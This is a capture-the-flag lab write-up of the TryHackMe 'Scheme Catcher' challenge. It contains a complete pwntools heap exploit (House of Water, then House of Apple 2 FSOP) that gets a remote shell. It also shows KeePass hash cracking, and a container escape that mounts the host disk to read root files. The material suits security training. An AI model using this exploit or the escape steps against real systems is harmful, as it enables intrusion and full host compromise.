TryHackMe: AoC 2025 – Scheme Catcher

Unlocking the Access Key
This challenge is unlocked by finding the Side Quest key in Advent of Cyber Day 9.
Extracting the KeePass Hash
A KeePass database (Passwords.kdbx) was discovered on the VM.

To begin the attack, the database hash was extracted using keepass2john:
1
./keepass2john ~/Desktop/Passwords.kdbx > keepass.hash
This produces a John the Ripper–compatible hash:
1
Passwords:$keepass$*4*20*ef636ddf*67108864*19*2*695a889e93e7279803646b988243060740965d661f0627256bc4da2bdd88da43*06c64226005acd9a116702b3248ae4191572df0293ee31ab4f2f7ccffebc2c68*03d9a29a67fb4bb500000400021000000031c1f2e6bf714350be5805216afc5aff0304000000010000000420000000695a889e93e7279803646b988243060740965d661f0627256bc4da2bdd88da430710000000958513b5c2c36a02c5e822d6b74ccb420b8b00000000014205000000245555494410000000ef636ddf8c29444b91f7a9a403e30a0c05010000004908000000140000000000000005010000004d08000000000000040000000004010000005004000000020000004201000000532000000006c64226005acd9a116702b3248ae4191572df0293ee31ab4f2f7ccffebc2c6804010000005604000000130000000000040000000d0a0d0a*41b1d7deecfba1baa64171a51f88ecc66e97e20056c6fb245ad13e7ff9b37ff1
Cracking the KeePass Password
The extracted hash was cracked using John the Ripper with the rockyou.txt wordlist:
1
./john --wordlist=/usr/share/wordlists/rockyou.txt keepass.hash
The password was successfully recovered:

Accessing the KeePass Database
With the password obtained, the database was opened using keepassxc-cli:
1
keepassxc-cli open .Passwords.kdbx
After entering the password, an interactive KeePass shell was provided:
1
2
Enter password to unlock .Passwords.kdbx:
Scheme Catcher>
Enumerating Database Entries
To identify relevant entries, the database contents were listed:
1
2
Scheme Catcher> ls
Key
Inspecting the entry revealed an attached image file:
1
Scheme Catcher> show --show-attachments Key
Output:
1
2
3
4
5
Title: Key
UserName:
Password: PROTECTED
Attachments:
  sq2.png (408.9 KiB)
Extracting the Side Quest Key
The attachment was exported from the database:
1
attachment-export Key sq2.png sq2.png
Opening the extracted image revealed the Side Quest 2 access key.
Phase 1 — Network Enumeration
Port Enumeration
To identify all open TCP ports, I performed a full port scan:
1
nmap -sT -p- -vvv -T5 10.64.176.91
Results:
1
2
3
4
5
PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack
80/tcp    open  http    syn-ack
9004/tcp  open  unknown syn-ack
21337/tcp open  unknown syn-ack
Service Enumeration
Next, service and version detection was performed on the identified ports:
1
nmap -sV -p 22,80,9004,21337 -vvv -T5 10.64.176.91
Results:
1
2
3
4
5
PORT      STATE SERVICE REASON         VERSION
22/tcp    open  ssh     syn-ack ttl 62 OpenSSH 9.6p1 Ubuntu 3ubuntu13.11 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http    syn-ack ttl 62 Apache httpd 2.4.58 ((Ubuntu))
9004/tcp  open  unknown syn-ack ttl 61
21337/tcp open  http    syn-ack ttl 62 Werkzeug httpd 3.0.1 (Python 3.12.3)
Phase 2 — Web & Binary Analysis
Port 80 Enumeration
Port 80 hosted a static web page with no interactive functionality.
Directory brute-forcing revealed a /dev directory:
1
gobuster dir -u http://10.64.176.91 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
Results:
1
2
/index.html           (Status: 200) [Size: 3455]
/dev                  (Status: 301) [Size: 310] [--> http://10.64.176.91/dev/]
Inside /dev, a ZIP archive was discovered.

Beacon Binary Analysis
Extracting the archive produced beacon.bin.
Basic static analysis revealed the first flag:
1
strings beacon.bin
Flag #1
1
THM{REDACTED}
Further testing revealed the binary required a key:
1
[REDACTED]
Running the binary showed it attempted to connect to a local service on port 4444.

Connecting manually:
1
ncat localhost 4444
Upon execution, the beacon initiated an HTTP request to the following endpoint:
1
/7ln6Z1X9EF

This confirmed that the binary was acting as a simple HTTP client, requesting a specific resource.
Endpoint Enumeration
Manually navigating to the requested endpoint revealed additional content:
- A new ZIP archive
- The second challenge flag

Flag #2
1
THM{REDACTED}
Phase 3 — Heap Exploitation (House of Water)
Vulnerability Overview
The service on port 9004 was vulnerable to a House of Water heap exploitation technique.
Due to the lack of direct leaks, the exploit required partial pointer brute-forcing.
Reference used:
1
[https://corgi.rip/posts/leakless_heap_1/](https://corgi.rip/posts/leakless_heap_1/)
Exploit Strategy
- Abuse heap layout manipulation
- Brute-force heap and libc LSBs (4-bit entropy)
- Gain control over
stdout - Leak libc base
- Achieve RCE via House of Apple 2 (FSOP)
Exploit Script A Python exploit was developed using pwntools to automate the brute-force and exploitation process.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
#!/usr/bin/env python3

from pwn import *
import io_file

context.update(arch="amd64", os="linux", log_level="debug")
context.binary = elf = ELF("./server", checksec=False)
libc = ELF("./libc.so.6", checksec=False)
exit_off = libc.sym['exit']
stdout_off = libc.sym['_IO_2_1_stdout_']
# Try all possible 4-bit combinations (0-15)
for heap_brute in range(16):
	for libc_brute in range(16):
		try:
			print(f"Trying heap_brute={heap_brute:#x}, libc_brute={libc_brute:#x}")

			#r = process()
			#gdb.attach(r)
			r = remote("<IP>", 9004)
			r.timeout = 3

			idx = -1

			def create(size):
				global idx
				idx = idx+1
				r.sendlineafter(b'\n>>', b'1')
				r.sendlineafter(b'size: \n', str(size).encode())
				return idx

			def update(index, data, offset=0):
				r.sendlineafter(b'\n>>', b'2')
				r.sendlineafter(b'idx:\n', str(index).encode())
				r.sendlineafter(b'offset:\n', str(offset).encode())
				r.sendafter(b'data:\n', data)

			def delete(index):
				r.sendlineafter(b'\n>>', b'3')
				r.sendlineafter(b'idx:\n', str(index).encode())

			for _ in range(7): # we will fill up the tcache with this later
				create(0x90-8)

			middle = create(0x90-8) # 'middle' unsortedbin chunk

			playground = create(0x20 + 0x30 + 0x500 + (0x90-8)*2)
			guard = create(0x18) # guard 1 (at bottom of heap)
			delete(playground) # cause UAF
			guard = create(0x18) # guard 2 (remaindered, right below the 8 0x90 chunks)

			# begin to remainder 'playground'
			corruptme = create(0x4c8)
			start_M = create(0x90-8) # start-0x10
			midguard = create(0x28) # prevent consolidation of start_M / end_M
			end_M = create(0x90-8) # end-0x10
			leftovers = create(0x28) # rest of unsortedbin chunk

			update(playground,p64(0x651),0x18) # change size to what it was pre-consolidation
			delete(corruptme)

			offset = create(0x4c8+0x10) # we offset by 0x10
			start = create(0x90-8) # start
			midguard = create(0x28)
			end = create(0x90-8) # end
			leftovers = create(0x18) # rest of unsortedbin chunk

			# move forward a bunch
			# we've taken 0xda0 bytes from the top chunk so far, and we want to control the data at
			# heap_base+0x10080 to provide our fake 0x10000 chunk a valid prev_size
			create((0x10000+0x80)-0xda0-0x18)
			fake_data = create(0x18)
			update(fake_data,p64(0x10000)+p64(0x20)) # fake prev_size and size

			# now we create the fake size on the tcache_perthread_struct
			fake_size_lsb = create(0x3d8);
			fake_size_msb = create(0x3e8);
			delete(fake_size_lsb)
			delete(fake_size_msb)
			# now our fake chunk has a size of '0x10001'

			update(playground,p64(0x31),0x4e8) # update size of start_M from 0x91 to 0x31
			delete(start_M) # now &start is in the 0x31 tcache bin
			update(start_M,p64(0x91),8) # this corrupts start's metadata (because it's 0x10 bytes behind) so we repair its size

			# now we do the same to end_M, but we delete it into the 0x21 bin instead
			update(playground,p64(0x21),0x5a8)
			delete(end_M)
			update(end_M,p64(0x91),8)

			# now we fill up the 0x90 tcache
			for i in range(7):
				delete(i)

			# create unsortedbin list
			delete(end)
			delete(middle)
			delete(start)

			libc_leak = libc_brute
			heap_leak = heap_brute
			heap_target = (heap_leak << 12) + 0x80
			update(start,p16(heap_target))
			update(end,p16(heap_target),8)
			print(f"{heap_target=:#x}")
			exit_lsb = (libc_leak << 12) + (exit_off & 0xffff) # last 2 bytes of exit()
			stdout_offset = stdout_off - exit_off # just relative offset, no libc leak yet
			stdout_lsb = (exit_lsb + stdout_offset) & 0xffff # last 2 bytes of stdout
			print(f"{stdout_lsb=:#x}")

			win = create(0x888) # tcache_perthread_struct control


			"""
			Step 2: RCE
			We will first perform a partial overwrite of the stdout file stream
			to force it to leak out a libc pointer to us, then use the House of Apple 2
			to get RCE using FSOP.
			"""
			update(win,p16(stdout_lsb),8) # change 0x31 bin to point to stdout
			stdout = create(0x28)
			# force leak w/ _IO_write_base partial overwrite
			context.log_level = "debug"
			update(stdout,p64(0xfbad3887)+p64(0)*3+p8(0))

			libc_leak = u64(r.recv(8))
			libc.address = libc_leak - (stdout_off+132)
			print(f"{libc.address=:#x}")


			# prepare house of apple2 payload
			file = io_file.IO_FILE_plus_struct()
			payload = file.house_of_apple2_execmd_when_do_IO_operation(
				libc.sym['_IO_2_1_stdout_'],
				libc.sym['_IO_wfile_jumps'],
				libc.sym['system'])
			# updateing 60th bin (0x3e0) of tcache for full stdout control
			update(win,p64(libc.sym['_IO_2_1_stdout_']),8*60)
			full_stdout = create(0x3e0-8)
			update(full_stdout,payload)

			r.interactive()

		except Exception as e:
			context.log_level = "error"
			print(e)
			continue
The exploit successfully yielded a shell, though it was initially unstable.
Stabilizing the Shell
To stabilize the shell:
1
script -qc /bin/bash /dev/null
Then:
1
python3 -c'import pty; pty.spawn("/bin/bash")'
With a stable shell, the user flag was retrieved.
Flag #4
1
THM{REDACTED}
Phase 5 — Container Escape
Identifying the Host Filesystem
Running lsblk revealed that the host’s disk was partially mounted inside the container:
1
2
3
4
5
NAME          MAJ:MIN RM   SIZE RO TYPE MOUNTPOINTS
nvme0n1       259:0    0    60G  0 disk
`-nvme0n1p1   259:2    0    60G  0 part /etc/hosts
                                      /etc/hostname
                                      /etc/resolv.conf
The partition nvme0n1p1 was mapped to container paths like /etc/hosts, confirming host exposure.
Mounting the Host Root Filesystem
Since the container was running as root, the host filesystem was mounted directly:
1
2
3
mkdir /mnt/host_root
mount /dev/nvme0n1p1 /mnt/host_root
ls /mnt/host_root
This revealed the full host filesystem.
1
bin   etc   home   lib64   root   usr   var ...
Retrieving the Kernel Key
The kernel module key was retrieved directly from the host:
1
cat /mnt/host_root/root/kkey
Key:
1
[REDACTED]
Final Flag Acquisition
With full access to the host’s filesystem, the final flag was retrieved.
1
cat /mnt/host_root/root/root.txt
Flag #5
1
THM{REDACTED}